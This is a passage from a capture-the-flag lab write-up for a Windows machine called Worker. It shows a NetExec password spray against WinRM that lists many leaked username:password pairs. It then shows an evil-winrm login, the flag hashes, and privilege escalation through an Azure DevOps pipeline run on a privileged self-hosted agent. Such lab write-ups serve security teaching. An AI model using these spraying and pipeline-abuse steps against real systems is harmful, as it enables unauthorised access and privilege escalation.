


Figure 13: the credentials organised into 1users.txt and passwords.txt.

WinRM is the only login service exposed, so I sprayed the credentials against it with NetExec, using `--no-bruteforce` so each username pairs with its own password rather than trying every combination.

```
netexec winrm 10.129.65.254 -u 1users.txt -p passwords.txt --no-bruteforce --
continue-on-success
```

```
┌──(Nawaf㉿kali-work)-[/tmp/random]
└─$ netexec winrm 10.129.65.254 -u 1users.txt -p passwords.txt --no-bruteforce --continue-on-success
WINRM       10.129.65.254   5985   WORKER           [*] Windows 10 / Server 2019 Build 17763 (name:WORKER) (domain:Worker)
WINRM       10.129.65.254   5985   WORKER           [-] Worker\nathen:wendel98
WINRM       10.129.65.254   5985   WORKER           [-] Worker\nichin:fqerfqerf
WINRM       10.129.65.254   5985   WORKER           [-] Worker\nichin:asifhiefh
WINRM       10.129.65.254   5985   WORKER           [-] Worker\noahip:player
WINRM       10.129.65.254   5985   WORKER           [-] Worker\nuahip:wkjdnw
WINRM       10.129.65.254   5985   WORKER           [-] Worker\oakhol:bxwdjhcue
WINRM       10.129.65.254   5985   WORKER           [-] Worker\owehol:supersecret
WINRM       10.129.65.254   5985   WORKER           [-] Worker\paihol:painfulcode
WINRM       10.129.65.254   5985   WORKER           [-] Worker\parhol:gitcommit
WINRM       10.129.65.254   5985   WORKER           [-] Worker\pathop:iliketomoveit
WINRM       10.129.65.254   5985   WORKER           [-] Worker\pauhor:nowayjose
WINRM       10.129.65.254   5985   WORKER           [-] Worker\payhos:icanjive
WINRM       10.129.65.254   5985   WORKER           [-] Worker\perhou:elvisisalive
WINRM       10.129.65.254   5985   WORKER           [-] Worker\peyhou:ineedvacation
WINRM       10.129.65.254   5985   WORKER           [-] Worker\phihou:pokemon
WINRM       10.129.65.254   5985   WORKER           [-] Worker\quehub:pickme
WINRM       10.129.65.254   5985   WORKER           [-] Worker\quihud:kindasecure
WINRM       10.129.65.254   5985   WORKER           [-] Worker\rachul:guesswho
WINRM       10.129.65.254   5985   WORKER           [-] Worker\raehun:idontknow
WINRM       10.129.65.254   5985   WORKER           [-] Worker\ramhun:thisis
WINRM       10.129.65.254   5985   WORKER           [-] Worker\ranhut:getting
WINRM       10.129.65.254   5985   WORKER           [-] Worker\rebhyd:rediculous
WINRM       10.129.65.254   5985   WORKER           [-] Worker\reeinc:iagree
WINRM       10.129.65.254   5985   WORKER           [-] Worker\reeing:tosomepoint
WINRM       10.129.65.254   5985   WORKER           [-] Worker\reiing:isthisenough
WINRM       10.129.65.254   5985   WORKER           [-] Worker\renipr:dummy
WINRM       10.129.65.254   5985   WORKER           [-] Worker\rhiire:users
WINRM       10.129.65.254   5985   WORKER           [-] Worker\riairv:canyou
WINRM       10.129.65.254   5985   WORKER           [-] Worker\ricisa:seewhich
WINRM       10.129.65.254   5985   WORKER           [-] Worker\robish:onesare
WINRM       10.129.65.254   5985   WORKER           [+] Worker\robisl:wolves11 (Pwn3d!)
WINRM       10.129.65.254   5985   WORKER           [-] Worker\robive:andwhich
WINRM       10.129.65.254   5985   WORKER           [-] Worker\ronkay:onesare
WINRM       10.129.65.254   5985   WORKER           [-] Worker\rubkei:the
WINRM       10.129.65.254   5985   WORKER           [-] Worker\rupkel:sheeps
WINRM       10.129.65.254   5985   WORKER           [-] Worker\ryakel:imtired
WINRM       10.129.65.254   5985   WORKER           [-] Worker\sabken:drjones
WINRM       10.129.65.254   5985   WORKER           [-] Worker\samken:aqua
WINRM       10.129.65.254   5985   WORKER           [-] Worker\sapket:hamburger
WINRM       10.129.65.254   5985   WORKER           [-] Worker\sarkil:friday
```

Figure 14: one pair works, Worker\robisl:wolves11 (Pwn3d!).

That account has WinRM access, so I logged in and read the user flag.

```
evil-winrm -i 10.129.65.254 -u robisl -p wolves11
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\robisl\Desktop> dir


    Directory: C:\Users\robisl\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         9/7/2026   9:01 AM             34 user.txt


*Evil-WinRM* PS C:\Users\robisl\Desktop> type user.txt
ddc0aad9afc73b9d08ad503cb836d6bc
```

Figure 15: WinRM shell as robisl and the user flag from the desktop.

2.6 Privilege escalation, pipeline on a privileged agent

Nothing on the host stood out for local privesc, so I went back to Azure DevOps and logged in as `robisl`, who also exists in DevOps as Robin Islip.




Figure 16: logged into Azure DevOps as robisl, with access to the PartsUnlimited project.

Checking the project's security settings, `robisl` is a member of Build Administrators.




Figure 17: robisl is in the Build Administrators group for PartsUnlimited.

Build Administrators can create pipelines, and pipelines run on the self-hosted build agent, which runs as a privileged account on the host. So a pipeline that simply runs commands runs them at that privilege level. I started a new pipeline.




Figure 18: creating a new pipeline, the "Where is your code?" step.




Figure 19: the pipeline source selection.




Figure 20: selecting the only repository, PartsUnlimited.




Figure 21: choosing the Starter pipeline template.

The one detail that matters is the agent pool. The default pool fails, so I pointed the pipeline at the self-hosted pool, `Setup`, and added a script step to run commands and read the root flag.

```
trigger:
- master
```

```
pool: 'Setup'

steps:
- script:
    whoami
    type c:\users\administrator\desktop\root.txt
  displayName: 'Pwn all the things'
```




Figure 22: reviewing the pipeline YAML, with pool 'Setup' and the command step.

Running the pipeline executes the script on the privileged agent and prints the root flag in the build log.




Figure 23: the build output runs as the privileged agent and returns the root flag hash.

For reference, the `Setup` agent pool is the self-hosted pool that made this work, visible under the collection settings.




Figure 24: the Setup agent pool under Collection Settings, the self-hosted pool the pipeline ran on.

Rooted.

3. Why It Was Vulnerable

- Anonymous SVN exposed the full source and history, leaking internal hostnames and old secrets.
- Hardcoded credentials in a committed deployment script were recoverable from an old revision.
